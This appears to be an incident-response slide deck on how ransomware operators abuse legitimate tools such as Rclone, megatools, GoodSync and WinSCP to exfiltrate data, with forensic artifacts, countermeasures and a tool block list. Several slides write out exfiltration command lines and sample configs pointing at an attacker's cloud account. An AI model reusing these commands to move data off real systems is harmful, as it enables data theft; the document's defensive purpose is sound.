    - AppData
    - Application Data
    - Contacts
    - Cookies
    - Desktop
      - confidential
      - GoodSync
      -
- GoodSync Connect
  - @outlook.com
    - attacker
      - C:
        - New Folder
        - \$Recycle.Bin
        - Documents and Settings
        - inetpub
        - PerfLogs
        - ProgramData
        - Program Files
  - Google Photos
  - Google Cloud Storage
  - Apple iCloud Drive
  - Amazon S3
  - Dropbox
  - Box.com
  - Backblaze B2
  - OneDrive Office365
  - MS Azure Blobs
  - MS Azure Files
  - MEGA

GoodSync - test

Job All View Action Tools Help

New Job New Group Account Sync OFF AutoRun ON

More >

Change Folder

er01\\...\\confidential

Change Folder

gtsps://attacker.ir...

Local C:\NTFS

Free: 64.23 GB, Total: 85.25 GB, Required: 0.00

Free: 100.56 GB, Total: 128.25 GB, Required: 128.25 GB

File/Folder Ops

Item	L Size	L Date	L	R	R Size	R Date	Status
test	107,250		(folder)	0			(not present) Changes
agenda.txt	1,410	2022/12/19 21:05:29					(not pre...) (not present)
product_keys.txt	105,640	2022/12/19 21:05:39					(not pre...) (not present)

Files in the selected directory will be copied to remote.

Remote terminals and services where files will be exfiltrated to.

# GoodSync : Artifacts

## Feature: Data Transfer

Transfer specific files or directories

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

%LOCALAPPDATA%\¥GoodSync¥GoodSync-<yymmdd>-<hhmm>.log

```
2023-01-05 14:13:41 #17 [test2] >> Resolved attacker2. [redacted] outlook-com to [redacted]
2023-01-05 14:13:42 #17 [test1] REMOTE C: [redacted] -> F:forw-sfo2.forwarders.goodsync(forw-sfo2.goodsync.com:443) -> S: [redacted] :1([redacted]:33333)
2023-01-05 14:14:41 #20 [test2] Copy New 'C:/Users/user01/Desktop/confidential/agenda.txt' -> '/C:/Users/Administrator/Desktop/agenda.txt' (1,410)
2023-01-05 14:14:42 #20 [test2] Copy New 'C:/Users/user01/Desktop/confidential/product_keys.txt' -> '/C:/Users/Administrator/Desktop/product_keys.txt' (105,840)
```

1. FQDN/IP address of Client(victim), Relay server, and Server(attacker)
2. Local and remote fullpaths of exfiltrated files

%LOCALAPPDATA%\¥GoodSync¥server-accounts.tic

```
[U:0:|o[t=1|f=0|n=0|e=0|p=0|w:0:|W:0:|X:0:|1=0|2=0|3=0|4=0|5=2147484068|6=2147484141|A=0|B=0|C=0|D=0|E=0|P=0|]t=1672297084|]c[R:23:mega://g.api.mega.co.nz|1:27:[redacted]@outlook.com|j:44:7iJKtbN84pLKRzRNz3GdjLXWBB3TZoZiMKgSTDvK0b8=|J:0:|P:0:|k:0:|a=0|m=0|M=1|c=1|3:0:|b=0|t=0|w=1|z=1|l=0|n=0|N=0|o=0|L=0|8=0|9=0|H:0:|K:0:|O:0:|E:0:|X=1|y=0|Y:0:|B:0:|7:0:|ε=0|X81=0|X82:0:|X83:0:|X84:0:|X85=0|X87=5|]k:54:mega://[redacted]@outlook.com@g.api.mega.co.nz-n1|h:0:|n:0:|t=1672297062|]
[b]c[R:6:mtp://[redacted]@outlook.com|j:0:|P:0:|k:0:|a=0|m=0|M=1|c=1|3:0:|b=0|t=0|w=1|z=1|l=0|n=0|N=0|o=0|L=0|8=0|9=0|H:0:|K:0:|O:0:|E:0:|X=1|y=0|Y:0:|B:0:|7:0:|ε=0|X81=0|X82:0:|X83:0:|X84:0:|X85=0|X87=5|]k:6:mtp://h:0:|n:11:Local Media|t=1671451964|]
[b]
[U:51:attacker/C:/Users/Administrator/Desktop/exfiltrated|o[t=1|f=0|n=0|e=0|p=0|w:0:|W:0:|X:0:|1=0|2=0|3=0|4=0|5=2147484068|6=2147484141|A=0|B=0|C=0|D=0|E=0|P=0|]t=1671452118|]c[R:45:gstps://[redacted]-outlook-com.goodsync|1:28:[redacted]-outlook-com|j:7iJKtbN84pLKRzRNz3GdjLXWBB3TZoZiMKgSTDvK0b8=|J:0:|P:0:|k:0:|a=0|m=0|M=1|c=1|3:0:|b=0|t=0|w=1|z=1|l=0|n=0|N=0|o=0|L=0|8=0|9=0|H:0:|K:0:|O:0:|E:2o:[redacted]@outlook.com|X=1|y=0|Y:0:|B:10:john brown|7:0:|ε=0|X81=0|X82:0:|X83:0:|X84:0:|X85=0|X87=5|]k:36:gstps://[redacted]
```


3. Email address registered in GoodSync and used service

# Tools Verification – MEGA TOOLS



CLI	GUI
Relay	Direct
Install	Portable

## Target RMM tools



## Target SYNC tools





# megatools : Artifacts


## Feature: Data Transfer

Transfer specific files or directories

- “put” and “copy” option would be used for exfiltration.
  - **Put:** Upload individual files
  - **Copy:** Upload or download a directory tree

```
>megatools.exe put <file name> -u <email> -p <password>  
>megatools.exe copy -local <local path> --remote <remote path> -u <email> -p <password>
```

- Email/password can be omitted from the command line by storing ini file on the same directory as megatool.exe, **listing email/password in plaintext.**



# megatools : Artifacts

## Feature: Data Transfer

Transfer specific files or directories

### Useful Artifacts

Files

Registry

Process/NW

Others


### Other

**%Temp%<random>.megatools.cache**

- Previous session cache (encoded)  
= proof of communication attempts using megatools

### Config

**<same directory as megatool.exe>%mega.ini**



```
mega.ini
1 [Login]
2 Username = [redacted]@outlook.com
3 Password = [redacted]
```

1. Username(Email) and password of attacker's Mega account

# megatools : Artifacts

Feature: Data Transfer

Transfer specific files or directories

Useful Artifacts

Files


Registry

Process/NW

Others

EventLog

Security.evtx (Event ID: 4688)



1. Execution of megatools with command line (file/directory name might be listed)

# Tools Verification - Rclone



Babuk,Black Basta,Conti  
Black Cat,Cartel,Lockbit2.0/3.0  
Daixin,Hive,Karakurt...etc

CLI

GUI

Relay

Direct

Install

Portable

## Target RMM tools



ATERA



AnyDesk



splashtop



TeamViewer



RemoteUtilities®



CONNECTWISE

LogMeIn  
Be Limitless.



SupRemo

ngrok

## Target SYNC tools



RCLONE



MEGA TOOLS  
Automotive Tools-Equipment



WinSCP  
Free FTP CLIENT



GoodSync



FreeFileSync



FileZilla

# Rclone : Artifacts

## Feature: Configuration

Configure rclone to sync data from one storage system to another

Support for a large number of providers (over 40)

- Amazon S3
- Dropbox
- Google Drive
- Microsoft OneDrive
- Mega
- FTP
- HTTP
- SFTP
- WebDAV

etc...

# Rclone : Artifacts

## Installation

## GUI installation to the victim machine


### Command

**rclone.exe rcd --rc-web-gui**

```
C:\tools>rclone.exe rcd --rc-web-gui
2023/01/13 21:26:13 ERROR : Error reading tag file at
2023/01/13 21:26:13 NOTICE: A new release for gui (v2.0.5)
2023/01/13 21:26:13 NOTICE: Downloading webgui binary.
2023/01/13 21:26:14 NOTICE: Unzipping webgui binary
2023/01/13 21:26:21 NOTICE: Serving Web GUI
2023/01/13 21:26:21 NOTICE: Serving remote control on http://127.0.0.1:5572/
```

Run this command and rclone will download and then display the GUI in a web browser.

-react/releases/download/v2.0.5/currentbuild.zip  
ta%Local%rclone%webgui%v2.0.5.zip]



# Rclone : Artifacts

## Installation

GUI installation to the victim machine

## Useful Artifacts

### Files


### Registry

### Process/NW

### Others

## Files

%LOCALAPPDATA%\rclone\webgui



# Rclone : Artifacts

## Feature: Configuration

Configure rclone to sync data from one storage system to another

### Command

`rclone.exe config`

`rclone.exe config create <Name> <Cloud Storage Type> user <User ID> pass <Password>`

### Useful Artifacts

Files

Registry

Process/NW

Others

### Config

`%APPDATA%\rclone\rclone.conf`

```
rclone.conf [x]
1 [remote]
2 type = mega
3 user = [REDACTED]@outlook.com
4 pass = HvghexqUb2pE4[REDACTED]
5
```

```
rclone.conf [x]
1 [sftp]
2 type = sftp
3 host = 13.[REDACTED].48
4 user = sshuser
5 pass = ZUqjYbk1kJffxq0[REDACTED]
```

Running “rclone config” command creates rclone.conf.



# Rclone : Artifacts

## Feature: Data Transfer

Transfer specific files or directories to Cloud storage

### Command

```
rclone.exe [copy|sync] [--config=CONFIG_FILE] <Local path> <Name>: <Remote path>  
rclone.exe [copy|sync] [--config=CONFIG_FILE] <Local path> <Name>: <Remote path> -q --ignore-existing -  
-auto-confirm --multi-thread-streams 12 --transfers 12
```

### Command - Example

```
rclone.exe copy --config=C: ¥temp¥rclone.conf "C: ¥data" remote: data -q --ignore-existing --auto-confirm
```

# Rclone : Artifacts

Feature: Data Transfer

Transfer specific files or directories to Cloud storage

Useful Artifacts

Files

Registry

Process/NW

Others

EventLog

Security.evtx (Event ID: 4688)



# Tools Verification - WinSCP



Babuk, PLAY,  
Luna moth, MONTI

CLI

GUI


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools



# WinSCP : Artifacts

## Installation

Client program installation to the victim machine

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Install Path

%ProgramFiles(x86)%¥WinSCP¥\*

(For All User)

%USERPROFILE%¥AppData¥Local¥Programs¥WinSCP¥\*

(For Own)

### Registry

HKLM¥SOFTWARE¥Martin Prikryl¥WinSCP 2

HKLM¥SOFTWARE¥WOW6432Node¥Martin Prikryl¥WinSCP 2

HKCU¥Software¥Martin Prikryl¥WinSCP 2

HKCR¥winscp-\*

# WinSCP : Artifacts

## Installation

Client program installation to the victim machine

## Useful Artifacts

## Files


## Registry

## Process/NW

## Others

## Registry

HKCU\SOFTWARE\Martin Prikrly\WinSCP 2\Sessions\\*




Registered login information is stored in the registry by default

# WinSCP : Artifacts

## Feature: Data Transfer

Transfer specific files or directories



## Command

```
winscp.exe [(sftp|ftp|scp): //][User[: Password]@]Host [: Port][/<Path>/[Filename]]
```

# WinSCP : Artifacts

## Feature: Data Transfer

Transfer specific files or directories

### Useful Artifacts

Files

Registry


Process/NW

Others

### Registry

HKCU\SOFTWARE\Martin Prikryl\WinSCP 2\Configuration\CDCache

HKCU\SOFTWARE\Martin Prikryl\WinSCP 2\Configuration\LastFingerprints



IP Address of remote server and used protocol

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## 3<sup>rd</sup> Chapter

# Countermeasures

- How to containment
- How to prevention and monitoring



# Outline of Countermeasures

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## Containment

Investigate clients



Locate abused legit tools



Control abused legit tools



Scope the impact

## Prevention & Monitoring

Survey the tool usage



Determine allowed/disallowed tools



Control the disallowed tool



Set up alert monitoring system and  
operational flow

# Outline of Countermeasures

- **Block outbound communications** is the most effective.
- Block agent execution with AppLocker could be also effective, but **will not work if the agent is already running with system privileges.**
- It is recommended to **control by "product name" or "Publisher"** of **each exe and msi** after uninstalling them.

Method	Effectiveness
Block outbound communications	◎
Block application executions	○
Block Installer executions	○

# Supplement: Out of Scope

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- **Root countermeasures such as the following examples are not included in this document**
  - Intrusion prevention by ransomware actors
    - Public port control tied to Global IP
      - Checking and controlling the publication status of 3389 in particular
    - Identification of SSL-VPN devices
      - Two-factor authentication and restriction of source IP
  - Identification of administrator accounts, minimization and password strengthening
  - Separation of client terminal privileges
  - LAN segmentation (VLAN, unnecessary port blockage, etc.)

# Countermeasure: Containment

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# Investigate > Locate

## 1. Investigate and create the breach timeline

- ✓ MFT\*, event logs, audit trail tools (e.g. Skysea, lanscope)

## 2. Locate abused legitimate tools installed around the time of the breach

- ✓ The following image shows an example of AnyDesk installation

ParentPath	FileName	Extensi	FileSize	Created
%Users%fgu58661\AppData\Roaming\AnyDesk	printer_driver		0	2022/12/27 10:39
%Users%fgu58661\AppData\Roaming\AnyDesk\printer_d	v4.cab	.cab	130790	2022/12/27 10:39
%ProgramData%\AnyDesk	ad_svc.trace	.trace	16071	2022/12/27 10:39
%ProgramData%\Microsoft\Windows\Start Menu\Program\AnyDesk			0	2022/12/27 10:39
%ProgramData%\Microsoft\Windows\Start Menu\Program\AnyDesk	.lnk	.lnk	1979	2022/12/27 10:39
%ProgramData%\Microsoft\Windows\Start Menu\Program\Uninstall AnyDesk	.lnk	.lnk	1106	2022/12/27 10:39
%ProgramData%\Microsoft\Windows\Start Menu\Program\AnyDesk	.lnk	.lnk	2001	2022/12/27 10:39
%Users%Public\Desktop	AnyDesk.lnk	.lnk	1961	2022/12/27 10:39
%ProgramData%\AnyDesk	service.conf	.conf	3010	2022/12/27 10:39
%ProgramData%\AnyDesk	system.conf	.conf	967	2022/12/27 10:39
%ProgramData	AnyDesk		0	2022/12/27 10:39
%Program Files (x86)\AnyDesk	AnyDesk.exe	.exe	4021320	2022/12/27 10:39
%Program Files (x86)	AnyDesk		0	2022/12/27 10:39

MFT

システム

イベント数: 20,095

レベル	日付と時刻	ソース
 情報	2022/12/27 10:39:21	Service Control Manager
		

イベント 7045, Service Control Manager

全般

詳細

サービスがシステムにインストールされました。

サービス名: AnyDesk Service  
サービス ファイル名: "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service  
サービスの種類: ユーザー モード サービス  
サービス開始の種類: 自動的な開始  
サービス アカウント: LocalSystem

System event log (ID: 7045)

\*MFT: Master File Table


# Control > Scope (1/2)

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
1. **Control the outbound communication** from the tools by web filtering, proxy, etc.
2. **Control the tool execution** by publisher, product name
3. **Investigate client** where the tool is deployed, locating from communication logs
4. Timeline investigation and interview the user **to determine whether the tool was installed intentionally or was abused by an attacker.**

# Control > Scope (1/2)

1. **Control the outbound communication** from the tools by web filtering, proxy, etc.
2. **Control the tool execution** by publisher, product name.




Controlling outbound communication (Fortigate)



Controlling tool by product name (AppLocker)

# Considerations: Controlling the tool

- AppLocker logs are recorded to the local event log
  - =**Difficult to aggregate logs**, thus it is better to locate the compromised hosts first through outbound communication, and then consider execution control
- Instead, security products or audit trail tools normally support log aggregation.




Event log (AppLocker – EXE and DLL)




# Considerations: Controlling the tool

- Controlling the tolls by publisher or product name **can be bypassed by removing the signature from the tools.**
- If you afraid bypass,enable "**Only elevate executables that are signed and validated**" in the security policy to control unsigned executable files.
  - It is necessary to consider the operational impact on self-developed tools, etc.



AppLocker



Local Security Policy (UAC Part)

# Countermeasure: Prevention & Monitoring

## Containment

Investigate clients



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## Prevention & Monitoring

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operational flow

# Survey > Determine

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- **Survey the tool usage**
  1. Investigate communication log, audit trail logs, etc..
  2. Locate who is using in what purpose
  3. Interview the user if the tool is for operation or private use
- **Determine allowed/disallowed tools**
  1. Disallowed tool must be prohibited, or users must request for approval each time they use
  2. Remove the disallowed tools which are already in use

# Control > Set up

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- **Control the disallowed tool**
  - Via FW, file name, or product name
  - Recommended to start from controlling via FW
- **Set up alert monitoring system and operational flow**
  - Check if the detection is expected or not
    - Date and time, user interview, etc..

# Classification example

Tool usage	Host category	
	Allowed host	Disallowed host
Tools allowed to all the employees	Control and monitor <u>only Server OS</u>	
Tools allowed to part of the employees	-	Control and monitor communication and tool installation & executions
Disallowed tools	Control and monitor communication and tool installation & executions	

# Prevention & Monitoring tips

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- At first, pay particular attention to RMM/SYNC tool execution on **Server OS** since it is unlikely during daily operations
- **Utilize Web Filtering Categories** (e.g. file storage services) instead of registering disallowed URL one by one
- **Utilize EDR product rules or custom queries** to investigate and visualize the tool usage

# Wrap up

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## This document refers to:

- How the legit tools are being abused in recent human operated ransomware.
- The tools specification and useful artifacts for investigation.
- How to contain, prevent and monitor the attack.



## Next action:

- Please utilize Appendix information for your incident response and monitoring!

—————Ex Chapter



# Appendix

- A list for tool control
- Artifacts summary



# A list for tool control

- A list on next page refers to..
- URLs to block communication** between agents and the tool destinations
  - Product Name and Publisher to block execution** of each the tools by AppLocker



AppLocker settings

# A list for tool control

Tool	URL to block	Product Name	Publisher
AnyDesk	*.net.anydesk.com	ANYDESK	[exe] O=PHILANDRO SOFTWARE GMBH, L=STUTTGART, S=BADEN-WÜRTTEMBERG, C=DE
